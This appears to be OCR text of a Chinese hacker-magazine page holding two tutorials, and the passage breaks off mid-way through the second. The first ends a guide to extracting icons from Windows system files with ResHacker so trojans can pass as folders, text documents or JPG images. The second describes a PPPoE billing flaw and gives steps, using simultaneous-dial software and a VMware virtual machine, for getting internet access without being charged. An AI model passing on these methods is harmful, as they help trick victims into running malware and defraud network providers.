


图2

标，倘若找不到的话，那就自己来手工提取好的图标吧！




图3

我们知道图标是在系统里的，那么一定可以从系统中提取出图标，根据这个思路首先被我盯上的是EXPLORER.exe，它可是资源管理器啊，应该能够找到好东西。使用ResHacker打开EXPLORER.exe，点击图标选项，下面好像有很多小东西啊。右键“保存[图标]资源”（图2），把它保存在一个文件夹下，如图3所示就是提取出来的图标，图标有16个，只有一个能被我们利用上，就是那个文件夹图标。




图4

图标还是感觉到太少了，再找。在修改一个文件夹图标时，有那么多的图标可供我们选择，它们是存在哪里呢？来修改一个文件夹图标，让我看到了这个（图4）。细心的读者应该看到“浏览”旁边的shell32.dll了吧，那就拿它开刀吧。在system32下找到这个shell32.dll，再次使用ResHacker打开它，导出图标资源。这回足够用了，有两百多个图标（图5），还找到了好几个文件夹图标和文本文档的图标，这次可以充分用来隐藏我们的木马了。

不过要将挖掘图标的工作进行到底，在找到的这些图标里没有jpg图片的图标，这个可是欺骗性更高的图标啊，想想一个漂亮MM的图片谁不想看呢。Windows下的图片查看默认是“Windows图片和传真查看器”，用了这么多年的XP系统还真不知




图5

道这个程序在哪儿，上网搜索了一下，原来秘密在C:\windows\system32\shimgvw.dll里，这个动态链接库文件就是“Windows图片和传真查看器”，那就用ResHacker打开它吧，导出图标资源，哈哈，果真藏在这里（图6）。




图6

好了，有了这几件伪装的衣服我们就可以好好装修“程序”了，使用自解压文件还是给木马改头换面就看各位自己的爱好了。我做了几个木马，大家来看看是不是很逼真（图7）。这次这个文本文档图标可比黑洞的伪装更好啊，你真的能够区分清吗？




图7

（本文所涉及到的ResHacker和提取的图标已收录到光盘中）

利用PPPOE服务漏洞来免费上网

没文化的树林[YuLv]

我们学校上网的价格是1元/小时，对于我这样的穷学生来说还是蛮贵的。学校里谁都在抱怨电信就懂坑我们学生的钱。网费贵了还不说，更气人的竟然还限制了流量，这让我们这些学生更是恨上加恨。但是上天还是同情我们的，这不，最近电信暴出了一个漏洞，可以利用它实现免费上网了。我们被电信剥削了那么多，终于可以拿回一点补偿了。

一、分析

先来分析一下这个漏洞，我们这里的上网环境是电信建设的线路，使用PPPOE协议拨号，加上了一个计费系统（计算时间和流量）。至于这个免费上网的漏洞主要出在PPPOE服务器上，当A电脑和B电脑使用同一个帐户（例如在这里我用的是xtc00345306@xtdx帐户）拨号时，并且拨号的时刻几乎是一致的时候，PPPOE服务器就会让两台电脑一起连接入网络。这时候计费系统就认为xtc00345306@xtdx这个帐户连接入网络了，但是在A和B其中任意的一台电脑下线的时候，计费系统都会认为xtc00345306@xtdx帐户已经下线了，这时PPPOE服务器也不会继续计算xtc00345306@xtdx这个帐户的上网时间和流量。知道了原理后下一步就好办了，我们只要通过这种两台电脑同时拨一个帐号的方式就可以顺利的实现免

费上网了。

二、实践解决

以前利用这个方法实现免费上网时还是用手工连接的，两个人分别坐两台电脑再喊“1、2、3……开始”的时候，一起同时点拨号软件的“连接”，这种原始的方法成功率比较低，要试很多次才成功。由于电信的改进，后来这个原始的方式因为延时太大而用不上了。不过现在可以用软件来拨号，这个软件叫“一个人拨两人的号”，它让两台电脑同时拨号，并且间隔可以达到很小很小。这样一来，PPPOE服务器就会接受两台电脑连接人网络，我们也就可以免费上网了。

但是两台电脑是不是还是太麻烦了呢？假如你所在的环境没有两台电脑那不是完了？的确这是个问题，我也是这种情况。所以嘛，我使用虚拟机（VMware Workstation）。有关虚拟机的安装以及使用，大家请参考一下相关的文章吧，我只多说一点要注意的，就是自己的电脑一定要跟虚拟机的在同一个网段才行（图1），并且虚拟机内的系统最好跟本机的相同。

现在我们开始测试，首先在虚拟机中运行拨号软件“一个人拨两人的号”，运行之后选择“服务”，如图2。接着，设置“临时用连接”为你要拨号的“宽带连接”，如果没有这个的话就点击“新建连接”，自己新建一个就可以了。弄完这些之后我们点击“等候”，如图3。




图1

